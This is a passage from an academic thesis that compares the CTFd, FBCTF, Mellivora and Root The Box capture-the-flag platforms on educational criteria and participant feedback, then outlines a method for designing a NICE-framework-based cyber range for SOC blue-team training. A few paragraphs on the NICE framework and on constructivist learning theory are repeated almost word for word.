With regard to facilitation and, in particular, the options for engaging in interactive communication with participants, different approaches from the platforms are presented. FBCTF provides an announcement window that may be missed, while CTFd provides notifications using alerts such as sound indicators as well as popup windows and a subpage for announcements. Mellivora provides homepage notifications without maintaining any alert system. Root The Box offers 4-second pop-up notifications for each announcement and keeps it on the homepage. Other attributes that affect the presence of the teaching and the learning process include statistics, readability, and filters. The option to hide or to lock specific challenges and the reward system, which is related to the gamification elements.

Evaluation Criterion 04 – Flag and Challenge Management/Submission. This criterion concerns the way selected platforms maintain and handle flags (Table 5.4). CTFd, for example, not only maintains the ability to open specific challenges according to conditions, but a plugin further extends this option.

Table 5.4: Challenge Management.

Extensibility	FBCTF	CTFd	Mellivora	Root The Box
Flag Management	+++ Penalty, Regex, case insensitive, support for hints	++++ Penalty, Regex, case insensitive, support for hints, multiple flags	++ Penalty, support for hints	+++++ Penalty, Regex, case insensitive, support for hints, flag validation
Flag Awards	++++ Scoreboard per Team, rich visuals	++++ Scoreboard per Team, Personal Awards - Badges, Category impact	+++ Scoreboard per team, minimal visuals	+++++ Scoreboard per team, credits, MVP per player, bonus media or features.
Categories	Yes, A bit unclear	Yes, clear categorization	Yes	Yes, category as boxes

Regarding Root The Box, the ability to evaluate flag submissions as administrators is important. The Most Valuable Players (MVP) scoreboard was also considered a benefit to increase competitiveness.

Evaluation Criterion 05 – Social Presence. This particular criterion relates to capabilities such as integration of the scoreboard with online communities, features that identify and authenticate participants in a common format. (Table 5.5).

Table 5.5: Evaluation of Social Presence.

Social Presence	FBCTF	CTFd	Mellivora	Root The Box
Presence	++++ No logo but well known for the immersive user interface, popular because of the name	+++++ Own domain name, Logo, Used very frequently	+++ No domain name, Logo, Used frequently on events	++ Own domain name, Logo
Social Interaction	+++	+++	+++	+++++ Team Pastebin
Integration	++ LDAP Authentication, Registration with Google or Facebook	+++++ Major League Cyber (MLC) and JSON export MLC	+++++ JSON export for CTFtime	+++ JSON export for CTFtime
Identifiability	+++++	+++++	+++++	+++++ Tools for prohibiting DoS

Additionally, it is linked to the popularity of each platform and the ability to be socially identified. FBCTF requires quite a lot of system resources, while CTFd, Root The Box and Mellivora are lighter environments. Mellivora is appropriate for low resource systems or for conducting large-scale competitions that would increase the demand for resources. FBCTF, CTFd and Mellivora are frequently used on events (especially CTFd and Mellivora), while Root The Box is not very popular, maintaining low presence.

Evaluation Criterion 06 – Sustainability. Sustainability includes features such as licensing and system requirements for each platform. This criterion provides information on how to use the platform in a commercial or non-commercial context. This helps the educators to choose according to the potential usage and if additional system resources are required.

Evaluation Criterion 07 – Portability. Portability refers to features that take into account compatibility with different screen resolutions, responsiveness, and offline access options (Table 5.7). CTFd is ultra-compact and fully

Table 5.6: Evaluation of Sustainability.

Sustainability	FBCTF	CTFd	Mellivora	Root The Box
Scaling	++++ Distribution of services	++++ Scaling and Caching	++++ Scales well on Amazon Elastic	+++
Low Resources	++ High Resources - Scaling	++++ Low Resources	+++++ Low Resources	+++ Low to Medium Resources
Licensing	(CC BY-NC 4.0)	Apache 2.0	GNU Gen. Public 3.0	Apache 2.0

adaptive out of the box and maintains the functionality using an easy deployment.

Table 5.7: Evaluation of Portability.

Portability	FBCTF	CTFd	Mellivora	Root The Box
Responsiveness	++ Partially compatible	+++++ Full responsive	++++ Partially compatible	+++ Partially compatible
Browser Compatibility	+++ Minor issues except Firefox	+++++ Well supported	+++ Well supported	+++++ Well supported
Installability	+++ Small issues with docker, slow installation	+++++ Easy and fast deployment	++ Small issues with localhost from network	+++++ Easy and fast deployment
Offline Access	++++ Restore and easy deployment, Sections Restore	+++++ Restore and easy deployment	+++ Issues with Localhost, No restore tools except MySQL import	+++++ Restore and easy deployment
Backup Tools	+++++ Full export and export of specific sections	+++++ Full export	++ No out-of-the-box tools	+++++ Full Export

5.1.2 Empirical Data

The attributes that were evaluated in the above chapter are presented in Table 5.8. All selected attributes were noted by the participants as important (mean

values greater than 3.6/5 and greater than 4/5 in most attributes).

Table 5.8: Attributes and characteristics presented to participants.

Attribute	Explanation
Visuals - Immersion	Visuals and graphics that offers immersion to the participants
Sense of Control	The ability for the participant to understand which challenge is next and to monitor the total progress
Readability	The ability of the platform to present clear, understandable and complete information regarding the challenges to the participants
Reward System	The options which the platforms providing for rewarding the participants
Structure	Taxonomies, filters and every feature which ensures a good structure of the various CTF challenges. It is important if the number of challenges is large
Socializing	Features which establish good connection from the facilitator and of the team members.
Scoreboards	The amount of information that the scoreboards provide. Visuals might affect this attribute
Storytelling Elements	This attribute relates to how the platform itself could enhance the presentation of storytelling elements of the CTF challenges
Hypermedia Support	The ability to maintain context such as images, video, documents and other files
Flag Submission	The options which the platforms maintain for creating a flag. For example, regular expression might be present or multiple flags per challenge
Extensibility	The ability for the platform to be extensible and if there are already developed extensions such as themes or extra plugins Educational Acceptance The ability of using the CTF platform as an educational tool
Event	Defines which of the CTF platforms and how it is better to use it for creating short-term or long-term events
Total acceptance	The total acceptance and feedback for the platforms

First, all participants have strongly accepted FBCTF as the visuals and immersion of the platform are promising, so all participants express great acceptance. However, some other platforms (CTFd and Root The Box) were later identified as more suitable for educational purposes (Figure 5.2). For each attribute, participants were asked to provide scores regarding the importance (Figure 5.3) and set a score for each platform. The results show that CTFd has been designed taking the learning perspective better into account than the other platforms. For example, it is important for facilitators to present challenges in a linear sequence or by condition.

The results, presented in Figure 5.2 and Figure 5.3, validate the initial assumptions regarding each CTF platform. Each of the attributes in the figure




Figure 5.2: Attributes and scores of the participants.

contains minor differences, but the similarities are visible. This approach was able to distinguish psychological and personal characteristics associated with their opinion and define which elements are important to each participant.




Figure 5.3: Scores from the designers' or educators' perspective.

Root The Box provides a very comprehensive reporting system for facilitators or teachers. In addition, Root The Box's reward system strengthens gamification elements and ensures high engagement levels for competitive players. However, most participants found Root The Box to be somewhat complex and difficult for the newbie to understand and use. The choice of Mellivora seems to be the most appropriate if interested in simple design, especially high performance, with minimal hardware resources. FBCTF has been recommended as a platform for competitions for which organizers are interested in introducing

gamification elements to increase student involvement and active participation. Since CTFd provides better scoreboards and result graphs, in particular team-based statistics, CTFd is a more attractive platform for facilitators.

On the basis of the above, Root The Box and CTFd was validated that would be the most suitable for educational purposes, while FBCTF is suitable for organizing CTF competitions as an event. Finally, Mellivora is suitable when system resources are limited. The key components that the participants found important were as follows:

1. **Visuals and Immersion.** Participants mentioned the importance of visual and rich graphics in their first impression after seeing the platforms. Such attributes also affect the user experience, and most participants say FBCTF is the most attractive but complex. Root The Box was also mentioned as being very complex, while CTFd was described as a simple way to get beginners involved. Customization options, such as custom themes, would also be very important for providing customizable learning environments. Mellivora has been underestimated and criticized for not showing rich graphic elements.

Sense of control. This attribute has been mentioned as important for understanding progress and for students to understand how to proceed. To this end, it should be mentioned that participants are typically discouraged if they do not make significant progress. Finally, this attribute appears to have a great influence on ease of use and user experience.

Hypermedia. Participants have mentioned the importance of maintaining hypermedia to improve storytelling elements and engage more in enhanced gamified aspects.

Capabilities to support Events. A live scoreboard presented on a large screen was mentioned as a very nice approach when a CTF challenge event occurs. On that perspective, the students also mentioned the importance of holding events to attract newcomers. Therefore, FBCTF was chosen as the most suitable platform due to its extremely immersive environment and has been approved as the platform which is most appropriate when maintaining CTF competitions in-person.

Scoreboards. Participants mentioned the importance of scoreboards,

as scoreboards could improve consistency and provide useful information on each team's progress. Furthermore, the participants noted the importance of scoreboards as a self-assessment process. Competitive players mentioned that the information presented in the scoreboards will also determine the difficulty of a particular challenge. Therefore, the scoreboard is considered as a very important and highly motivating element, especially for competitive players.

Reward system. Rewards have been identified as an incentive to increase participants' motivation and competence. This feature is mentioned as interesting to let participants unlock hidden challenges using reward points. Towards this end, many participants mentioned the possibility of adding additional context or hidden challenges as an important engaging factor.

Personalization. Most of the participants mentioned that the personalization attributes are important to enhance the elements of storytelling. Therefore, the appropriate usage of themes, colors, and context could improve the process of embedding storytelling elements related to the challenges.

Flag submission options. Participants mentioned that flag submission should be easy and clear for the participants. However, a particular participant stated that discovering how to correct put a flag is part of the competition. The support for multiple flags and the ability to validate and test the flag submission system before starting the competition could be helpful, a feature that is presented in Root The Box.

Storytelling elements. Storytelling elements have been unexpectedly listed as important features by some participants. Participants mentioned this as an extremely engaging attribute and motivation to complete the challenges. However, some participants mentioned that this attribute is mainly related to games and that it can distract some people who do not have an interest in that perspective.

Structure. CTF challenges do not always maintain a structured scenario and the learning objectives are not always clear. Being able to categorize or maintain a taxonomy within the platform could help towards this di-

rection. Most of the participants indicated that they prefer to present a structured approach to the challenges to improve learning. Furthermore, it is best for educational reasons to separate a primary challenge from a smaller sub-challenge, so that participants can progress gradually. Finally, the management of well-structured categories is important when numerous challenges are presented.

Educational appropriateness. Participants found that the CTF platforms are a very interesting approach to use them for educational purposes, and especially for beginners. CTFd is mostly agreed to facilitate beginners' involvement and to present the challenges in a clear manner.

5.2 Towards NICE-by-Design Cybersecurity Learning Environments: A Cyber Range for SOC Teams

The NICE framework establishes a common lexicon that covers cybersecurity requirements in a complete way. Depending on the target audience, the NICE framework could be useful for employers, current and future cybersecurity workers, academic advisors, and staffing specialists. In addition, the framework supports training and certification, education, and technology providers. Therefore, it could be used as a reference to connect the large number of cybersecurity topics in the effort to meet learning needs and address the challenges of modern cybersecurity. The framework has been continuously updated over the last 10 years, enabling the community to submit update requests and revisions.

Other alternative approaches include the Joint Task Force on Cybersecurity Education, which released the Cybersecurity Curriculum in 2017 (CSEC2017) (Burley et al., 2017, 2018), and the NSA and the Department of Homeland Security (DHS), which released guidelines to designate the National Center of Academic Excellence in Cyber Defense (CAE-CD) (Furnell & Bishop, 2020b; Knapp et al., 2017; Furnell & Bishop, 2020a). These frameworks share similarities and differences. For example, NICE appears to be a move towards workforce training, NSA CAE-CD is more focused on technical skills, while CSEC2017 emphasizes academic excellence by extensively presenting knowledge

areas (Hudnall, 2019). Although these initiatives address the skill shortage in cybersecurity, the frameworks have not been widely used or adequately evaluated. The limited access and engagement of the workforce in technical and realistic scenarios remains an issue.

The NICE framework¹⁰ establishes a common lexicon that covers cybersecurity requirements in a complete manner. Depending on the target audience, the NICE framework could be useful for employers, current and future cybersecurity workers, academic advisors, and staffing specialists. In addition, the framework supports training and certification, education, and technology providers. Therefore, it could be used as a reference to connect the large number of cybersecurity topics in an effort to meet the learning needs and address the challenges of modern cybersecurity. The framework has been continuously updated over the past 10 years, allowing the community to submit updates and changes. In its latest versions, a methodology was provided for using the framework, as well as information for better defining the building blocks.

Other approaches include the Joint Task Force on Cybersecurity Education, which released the Cybersecurity Curriculum in 2017 (CSEC2017) (Burley et al., 2017, 2018), the NSA and the Department of Homeland Security (DHS), which released guidelines to designate the National Center of Academic Excellence in Cyber Defense (CAE-CD) (Furnell & Bishop, 2020b; Knapp et al., 2017; Furnell & Bishop, 2020a). These frameworks share similarities and differences. For example, NICE appears to be a move towards workforce training, NSA CAE-CD is more focused on technical skills, while CSEC2017 emphasizes academic excellence by extensively presenting the knowledge areas related to cybersecurity (Hudnall, 2019). Although these initiatives deal with the skill shortage in cybersecurity, frameworks other than NICE have not been widely used or adequately evaluated. The limited access and engagement of the workforce in technical and realistic scenarios remains an issue.

The NICE framework aims to establish a robust approach and an ecosystem for cybersecurity education, training, and workforce development. It currently maintains 4 building blocks, namely Workforce Categories, Specialty Areas, Work Roles as well as a set of capability indicators *i.e.*, Knowledge, Skills, Abilities and Tasks (KSAT), a taxonomy which was revised in the later ver-

¹⁰<https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/workforce-framework-cybersecurity-nice>

sion of the framework to Knowledge, Skills and Tasks (KST). However, many organizations still use the KSA and KSAT taxonomy. The building blocks of the NICE framework and its connection are presented in Figure 5.4.




Figure 5.4: Structure of the NICE Framework.

The NICE framework includes seven Workforce Categories, which consist of 33 Specialty Areas overall and describe 52 Work Roles. The KSATs are matched to the Work Roles in a modular way, and multiple KSATs could be involved in many Work Roles.

NICE Building Block 01 - Workforce Category High-level grouping of cybersecurity functionalities and operations, including the following seven Workforce Categories: (i) “Analyze (AN)”, (ii) “Collect and Operate (CO)”, (iii) “Investigate (IN)”, (iv) “Operate and Maintain (OM)”, (v) “Oversee and Govern (OV)”, (vi) “Protect and Defend (PR)”, (vii) “Security Provision (SP)”. The Categories are well-defined and provide a first overview of the possible scopes of each cybersecurity learning environment to be designed. Every Category consists of a set of (typically more than 2) Specialty Areas that concretize it. It is expected that categories and Specialty Areas might share similarities.

NICE Building Block 02 - Specialty Areas Specialty Areas are subcategories that specialize in a specific learning topic, roughly corresponding to the areas of work involved in each of the categories. For example, the Specialty Areas “Cyber Investigation” and “Digital Forensics” are included in the “In-

investigate” category. Specialty Areas are very important, since their detailed information contributes to a more thorough definition of the learning goals.

NICE Building Block 03 - Work Roles Every Work Role is a distinct set of work responsibilities related to a specific Specialty Area. For example, the roles “Forensics Analyst” and “Cyber Defense Forensics Analyst” specialize the “Digital Forensics” Specialty Area. Each role can be further elaborated by defining the specific knowledge, skills, abilities, and tasks needed to fulfil it, as exemplified by the KSAT capability indicators below.

NICE Building Block 04 - KSAT Taxonomy & Capability Indicators

The capability indicators or the KSAT taxonomy is the core building block of the NICE framework. The taxonomy has recently been revised from KSAT to TKS, by merging Skills with Abilities together. However, the KSAT taxonomy has been widely adopted until now. Therefore, in this research, the KSAT taxonomy has been considered. The taxonomy consists of the following capability indicators:

- i. **Knowledge (K)**, which is a body of learned information necessary to perform a specific function, for example, the knowledge of computer networking concepts and protocols, and network security methodologies (K0001).
- ii. **Skills (S)**, which is an observable competence to perform an act of learning to use knowledge and focus on the action of the learner. For example, a person might have or acquire the skill of identifying, capturing, containing, and reporting malware (S0003) or the skill of developing and deploying signatures (S0020).
- iii. **Ability (A)**, defined as innate traits or talents such as problem-solving or the application of knowledge to something generic and performed under normal conditions. The NICE framework initially defined Abilities separate from Skills to characterize the person’s ability to perform tasks that bypass the limitations of a specific task and apply the knowledge in a broader scope. Abilities sometimes overlap with Skills (S). However, in a later version of the NICE framework, this capability indicator was merged with Skills (S) and, as mentioned by the authors: “Skill and Ability statements from the previous version have been refactored for simplicity into

Skill statements”. Therefore, the latest version of the NICE framework includes the capability indicators KST. At the time of this research, this update had not yet been published. For example, an ability could be to analyze malware (A0010), or to identify basic common coding flaws at a high level (A0036).

- iv. **Tasks (T)**, which is a specific defined piece of work that fulfills part of a specific work role in a Specialty Area; for example, to involve a task to apply secure code documentation (T0014), or to develop content for cyber defense tools (T0020). Therefore, Tasks are specific objectives that must be completed to cover a Work Role.

Furthermore, the framework¹¹ recently introduced the concept of Competencies, a mechanism for organizations to assess participants, although these concepts are not yet fully adopted by the community and therefore not examined in this research.

5.2.1 Methodology

The NICE-by-design Cyber Range was developed based on the principles of constructivism learning theory (Prawat, 2002; Amineh & Asl, 2015) and CBL (Cheung, Cohen, Lo, & Elia, 2011). Constructivism is based on the idea that learners are active participants during the learning process and that knowledge is constructed based on their experiences. Other researchers have effectively used the learning theory of constructivism in cybersecurity (Ros et al., 2020). CBL is an innovative teaching-learning process orientated to hone skills by using real-world challenges that are more complex than regular classroom exercises. Cyber Ranges allow learners to construct their knowledge rather than passively learning the provided information. As a result, Cyber Ranges directly match the above theories and approaches (Aaltola, 2021), as well as maintaining the ability to expand from cognitive constructivism to social constructivism through a collaborative digital learning environment.

Any cybersecurity learning environment, which is designed based on an educational framework, typically matches the principles of constructivism learning

¹¹<https://www.nist.gov/itl/applied-cybersecurity/nice/nice-framework-resource-center/workforce-framework-cybersecurity-nice>

theory (Prawat, 2002; Adams, 2006) and CBL (Cheung et al., 2011). Constructivism is based on the idea that learners are active participants during the learning process and that knowledge is constructed based on their experiences. Other researchers have effectively used the learning theory of constructivism in cybersecurity (Ros et al., 2020). CBL is an innovative teaching-learning process geared to improve skills using real-world challenges that are more complex than regular classroom exercises.

A typical learning environment should allow learners to construct their knowledge rather than passively learning the information provided. Therefore, a collaborative digital environment can provide a sufficient direct match between the above theories and approaches (Adams, 2006), and expand from cognitive constructivism to social constructivism.




Figure 5.5: Steps of the methodological design and development of a cybersecurity learning environment.

Social constructivism (Adams, 2006; Kim, 2001) was taken into account, as it is important within cybersecurity teams to maintain the collaborative nature of learning. The lack of structure that sometimes constructivist approaches have (Brand & Moore, 2011) is addressed in this research using CBL and a specific educational framework to create a robust structure.

The 4-step methodology process that has been followed is shown in Figure 5.5 and is described in detail below.

Step I – Choose a Framework The choice of a cybersecurity educational framework is governed primarily by the ability to apply it to the curriculum

and learning needs. An educational framework is initially chosen to be used as a reference point for learning goals and the related skill set that needs to be developed. It is important to identify the core building blocks of each educational framework and to investigate whether it fits their needs.

There are various choices among cybersecurity educational frameworks, including the following (Furnell & Bishop, 2020a): (i) CIISec¹², (ii) CyBOK¹³, (iii) CAE-Cyber Defense (CAE-CD¹⁴), (iv) the Cybersecurity Curriculum 2017 by Joint Task Force (JTF¹⁵), and (v) the European Cybersecurity Skills Framework (ECSF¹⁶) published as a draft version in April 2022. Initially and before selecting a framework, the framework should be investigated to understand the proposed taxonomy, which usually consists of large categories, namely Knowledge Topics, Profile Categories, or Workforce Categories. These large categories consist of a modular combination of smaller blocks that define the learning topics. Some frameworks define the learning topics as Knowledge Units, or (as the NICE framework does) as KSATs, or similar. In this research, the NICE framework is used as a point of reference that consists of Workforce Categories, Specialty Areas, Work Roles, and the related capability indicators (KSAT)

Step II – Define the Learning Goals In this step, the learning outcomes of the Cybersecurity Learning Environment are defined at a high and/or low level, depending on the information and taxonomies provided by the educational frameworks.

- **At a high level**, the main scope and specific topics that need to be covered, are defined. To instantiate the high-level definition of learning goals in the proposed approach, a set of Workforce Categories and Specialty Areas within the NICE framework was selected. More specifically, the “Protect and Defend (PR)” was chosen to define the learning scope of the Cyber Range category. On the one hand, the Specialty Areas of this category namely, “Cyber Defense Analysis”, “Cyber Defense Infrastructure Report”, and “Vulnerability Assessment and Management” were

¹²http://www.ciisec.org/CIISec/Resources/Capability_Methodology/Skills_Framework/CIISec/Resources/Skills_Framework.aspx

¹³<https://www.cybok.org/media/downloads/CyBOK-version-1.0.pdf/>

¹⁴<https://www.caecommunity.org/>

¹⁵<https://www.acm.org/binaries/content/assets/education/curricula-recommendations/csec2017.pdf/>

¹⁶<https://www.enisa.europa.eu/topics/cybersecurity-education/european-cybersecurity-skills-framework/>

chosen to exemplify the chosen category, while the coverage of two additional Specialty Areas from the category “Operate and Maintain (OM)” was also investigated, namely “Systems Administration”, and “Network Services”.

- **At a low level**, the specific capabilities that need to be developed after the cybersecurity exercise are defined. In this approach, a set of Work Roles was selected that exemplify the above Specialty Areas in a representative way, as well as a set of related KSATs that fulfill them. More specifically, since every work role includes a number of capabilities (KSAT), the most important of them were selected in order to guide the design of the scenarios in the next step. Therefore, the list of collected KSATs provides additional ideas for what needs to be developed in order to meet the learning goals.

Step III – Scenario Design and Deployment This step refers to two action points. The first refers to the design of the scenario(s) that fulfil the learning goals in a bottom-up fashion, i.e., satisfying as many capabilities as possible from Step II, within the targeted learning scope (Workforce Categories) and topics (Specialty Areas). The second action point refers to defining and deploying the topology of the Cybersecurity Learning Environment by identifying the needed software components and cybersecurity tools that should be included in the exercises, according to the scenario(s).

Table 5.9: Matching taxonomy.

Building Blocks	Description
WKFC Category	General category that each of the scenarios relates.
Work Role Name	The specific Work Role that is addressed from each scenario.
Work Role ID	Corresponding ID of the Work Role.
Specialty Area	Specialty Areas covered by the scenario.
Tasks	The tasks which are presented during the lab exercise to be performed by the participants.
Knowledge	Knowledge fields which are presented by the lab.
Skills	Skills acquired by the participants during the lab exercise.
Abilities	Abilities the participant can procure by performing the specific lab exercise.
Prerequisites	Potential KSATs that might be required to better understand the scenario.

In the case of the NICE framework, the specific learning goals are reflected by the capability indicators (KSAT), which describe the specific learning activities

to be completed, the fulfillment of which can result in a complete Work Role or/and can cover a complete Specialty Area. In this research, capability indicators from other Work Roles were also investigated to be included and related capability indicators (KSAT) that assist in the design. For each scenario, a justification for the matching with the KSAT taxonomy to identify the learning outcomes of each designed scenario is presented in Section 5.2.4, having Table 5.9 as a reference.

Step IV - Evaluation The evaluation of the cybersecurity learning environment is to determine whether the designed scenarios meet the learning goals. In this step, the scenarios developed were evaluated in terms of KSAT coverage and to identify whether the scenarios fulfil the selected work roles. In addition, the number of scenarios related to specific workforce categories is also identified. If needed, the information from this step is collected as feedback to reset the methodology Step III and redesign or update the scenarios. The overall matching between the developed scenarios provides information on whether the scenario design successfully met their goals. The evaluation can also be used to identify missing points from the developed scenarios and provide potential updates or extensions accordingly. Below, the proposed methodology to design and develop a NICE-by-design as a proof-of-concept is presented.

5.2.2 Execution of Methodology Step I: Choose a Framework

It seems there is no such thing as best practice to choose an educational framework, still it is important the selection to apply to the designer's mindset and cover the learning goals. Most educational frameworks (e.g., NICE, CIISec, CAE-CD, JTF Cybersecurity Curriculum 2017, ECSF) share common principles, as they consist of knowledge areas that include various knowledge units. The naming of concept taxonomies is different across the frameworks, but the main idea is the same. The NICE framework was selected as a point of reference for designing the Cyber Range, due to its structured taxonomy, along with its high maturity and descriptive details. Another factor was that the framework has been largely accepted by previous research (Furnell & Bishop, 2020b; Hudnall, 2019), as being more balanced between the coverage of techni-

cal and non-technical topics while maintaining a structured way of representing cybersecurity topics.

5.2.3 Execution of Methodology Step II: Define the Learning Goals

The learning outcomes consist, at a high level, of establishing the scope and selecting specific topics that the cybersecurity exercises should cover, such as NIST's Categories and Specialty Areas; at a lower level, selecting the specific capabilities that will need to be developed, such as the NIST's Work Roles and KSAT indicators that fulfil them. To apply this step using the NICE framework as a point of reference, a number of categories were selected with regard to the reflection of the learning outcomes of the project. More specifically, the Cyber Range was decided to be strongly related to Blue Teams, defensive actions and the responsibilities usually maintained by SOCs. As a result, the learning goals for the Cyber Range should be related to the protection, defense, operation, and maintenance of information systems. Therefore, according to the NICE framework, the following Workforce Categories were selected: (i) "Protect and Defend (PR)" and (ii) "Operate and Maintain (OM)".

According to the chosen Workforce Categories described in the previous step, all the Specialty Areas were selected from the category of "Protect and Defend (PR)" which is the learning category on which the Cyber Range focus, while two additional Specialty Areas from the category "Operate and Maintain (OM)" were considered important to assist the learning goals, since fundamental information should also be provided in terms of system, network administration for trainees to fully understand the topics. Regarding the work roles, starting with the Specialty Area "Cyber Defense Analysis". and, at a lower level, the Work Role "Cyber Defense Analyst - PR-CDA-001" the relevant KSAT indicators were identified, highlighted, and enlisted in order to apply them to the scenario design.

Even if the Specialty Area "Cyber Defense Analysis" is where the focus is, it was decided that the Cyber Range should involve additional Specialty Areas namely the following: (i) "Cyber Defense Infrastructure Support", (ii) "Vulnerability Assessment and Management", (iii) "Systems Administration",

